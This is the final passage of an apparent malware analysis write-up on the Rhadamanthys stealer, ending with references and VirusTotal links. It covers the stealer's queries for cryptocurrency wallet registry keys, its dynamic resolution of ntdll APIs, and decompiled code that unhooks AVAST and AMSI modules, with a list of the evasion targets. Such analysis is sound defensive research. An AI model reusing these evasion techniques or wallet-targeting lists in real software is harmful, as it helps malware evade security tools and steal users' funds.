HKEY_CURRENT_USER\SOFTWARE\Bitcoin\Bitcoin-Qt
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\DeskSoft
HKEY_CURRENT_USER\SOFTWARE\Dogecoin\Dogecoin-Qt
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\FlashFXP\5
HKEY_CURRENT_USER\SOFTWARE\Litecoin\Litecoin-Qt
HKEY_CURRENT_USER\SOFTWARE\monero-project\monero-core

Querying registry keys for digital coming entities from Joe[

Resolving APIs dynamically

The stealer is resolving dynamically his APIs using the GetModuleHandle and GetProcAddress API calls.

```
ptr_ntdll = ptr_GetModuleHandle("ntdll.dll");
ptr_ZwClose = ptr_GetProcAddress(ptr_ntdll, "ZwClose");
ptr_ZwOpenFile = ptr_GetProcAddress(ptr_ntdll, "ZwOpenFile");
ptr_RtlInitUnicodeString = ptr_GetProcAddress(ptr_ntdll, "RtlInitUnicodeString");
ptr_ZwQuerySystemInformation = ptr_GetProcAddress(ptr_ntdll, "ZwQuerySystemInformation");
ptr_ZwQueryInformationToken = ptr_GetProcAddress(ptr_ntdll, "ZwQueryInformationToken");
ptr_ZwQueryInformationProcess = ptr_GetProcAddress(ptr_ntdll, "ZwQueryInformationProcess");
ptr_ZwReadVirtualMemory = ptr_GetProcAddress(ptr_ntdll, "ZwReadVirtualMemory");
ptr_ZwSetInformationFile = ptr_GetProcAddress(ptr_ntdll, "ZwSetInformationFile");
ptr_ZwSuspendProcess = ptr_GetProcAddress(ptr_ntdll, "ZwSuspendProcess");
ptr_ZwResumeProcess = ptr_GetProcAddress(ptr_ntdll, "ZwResumeProcess");
ptr_RtlNtStatusToDosError_0 = ptr_GetProcAddress(ptr_ntdll, "RtlNtStatusToDosError");
ptr_ZwShutdownSystem = ptr_GetProcAddress(ptr_ntdll, "ZwShutdownSystem");
ptr_ZwQueryObject = ptr_GetProcAddress(ptr_ntdll, "ZwQueryObject");
ptr_ZwMapViewOfSection = ptr_GetProcAddress(ptr_ntdll, "ZwMapViewOfSection");
ptr_ZwUnmapViewOfSection = ptr_GetProcAddress(ptr_ntdll, "ZwUnmapViewOfSection");
ptr_ZwQueryDirectoryObject = ptr_GetProcAddress(ptr_ntdll, "ZwQueryDirectoryObject");
result = ptr_GetProcAddress(ptr_ntdll, "ZwOpenDirectoryObject");
ptr_ZwOpenDirectoryObject = result;
return result;
```

Dynamic resolving

Evasion technique: Modify and possibly manipulate AVAST modules

The stealer uses the same code that was used in the loader to verify and unhook functions and the same function appears to aim for the AVAST-related modules *aswhook.dll* & *aswAMSI.dll.*

Press enter or click to view image in full size

```
v18 = *v16;
real_dll_export = v18 + ModuleHandle;
fake_dll_export = v18 + v2;
if ( (unsigned int)sub_24290(ModuleHandle, v18 + ModuleHandle) )
{
  if ( !(unsigned int)ptr_IsBadReadPtr(v20, v4) && !(unsigned int)ptr_IsBadReadPtr(real_dll_export, v4) )
  {
    if ( (unsigned int)((__int64 (__fastcall *)(__int64, __int64, __int64))ptr_memcmp)(
                          fake_dll_export,
                          real_dll_export,
                          v4) )
    {
      v32 = 4096i64;
      v33 = real_dll_export;
      if ( !(unsigned int)ptr_ZwProtectVirtualMemory_sub_23CE0(v17, (__int64)&v33, (__int64)&v32, 64i64) )
      {
        e_pos_memcpy_sub_3F2AC();
        ptr_ZwProtectVirtualMemory_sub_23CE0(v17, (__int64)&v33, (__int64)&v32, (unsigned int)v38);

                                              .
                                              .
                                              .
  v26 = ptr_GetModuleHandle("aswhook.dll");
  v27 = v26;
  if ( v26 )
  {
    MEMORY[0x7FF8F246FEC0](v26);
    if ( *(_WORD *)v27 == 23117 )
      ((void (__fastcall *)(__int64, _QWORD, _QWORD))(v27 + *(unsigned int *)(*(int *)(v27 + 60) + v27 + 40)))(
        v27,
        0i64,
        0i64);
  }
  result = ptr_GetModuleHandle("aswAMSI.dll");
  v29 = result;
  if ( result )
  {
    result = MEMORY[0x7FF8F246FEC0](result);
    if ( *(_WORD *)v29 == 23117 )
      return ((__int64 (__fastcall *)(__int64, _QWORD, _QWORD))(v29 + *(unsigned int *)(*(int *)(v29 + 60) + v29 + 40)))(
               v29,
               0i64,
               0i64);
```

Check AVAST’s AMSI-related DLLs

More amsi-related functions and DLLs that are being targeted by the stealer are:

1. avamsicli.dll
2. amsi.dll
3. AmsiScanString
4. AmsiScanBuffer
5. EtwEventWrite

At this stage, I decided to stop my analysis

For everyone's convenience, I also uploaded all the files from my analysis including the shellcodes to VirusTotal.

Rhadamanthys files

https://www.virustotal.com/gui/file/8384322d609d7f26c6dc243422ecec3d40b30f29421210e7fba448e375a134f6

References

[1] https://threatmon.io/rhadamanthys-stealer-analysis-threatmon/

[2] https://mobile.twitter.com/JAMESWT_MHT/status/1610620178441568261

[3] https://mobile.twitter.com/1ZRR4H/status/1610590795278712832

[4] https://en.wikipedia.org/wiki/Address_space_layout_randomization

[5] https://github.com/OALabs/BlobRunner

[6] https://hex-rays.com/blog/igors-tip-of-the-week-49-navigation-band/

[7] https://github.com/LordNoteworthy/al-khaser

[8] https://elis531989.medium.com/the-chronicles-of-bumblebee-the-hook-the-bee-and-the-trickbot-connection-686379311056

[9] https://learn.microsoft.com/en-us/cpp/cpp/structured-exception-handling-c-cpp?view=msvc-170

[10] https://www.hexacorn.com/blog/2018/12/25/enter-sandbox-part-22-ctf-capturing-the-false-positive-artifacts/

[11] https://tria.ge/221227-vprhbsae8t/behavioral2#report

[12] https://github.com/HoLLy-HaCKeR/KeePassHax

[13] https://twitter.com/1ZRR4H/status/1614728368334716932

[14] https://www.joesandbox.com/analysis/783578/0/html#

[15] https://blog.cyble.com/2023/01/12/rhadamanthys-new-stealer-spreading-through-google-ads/
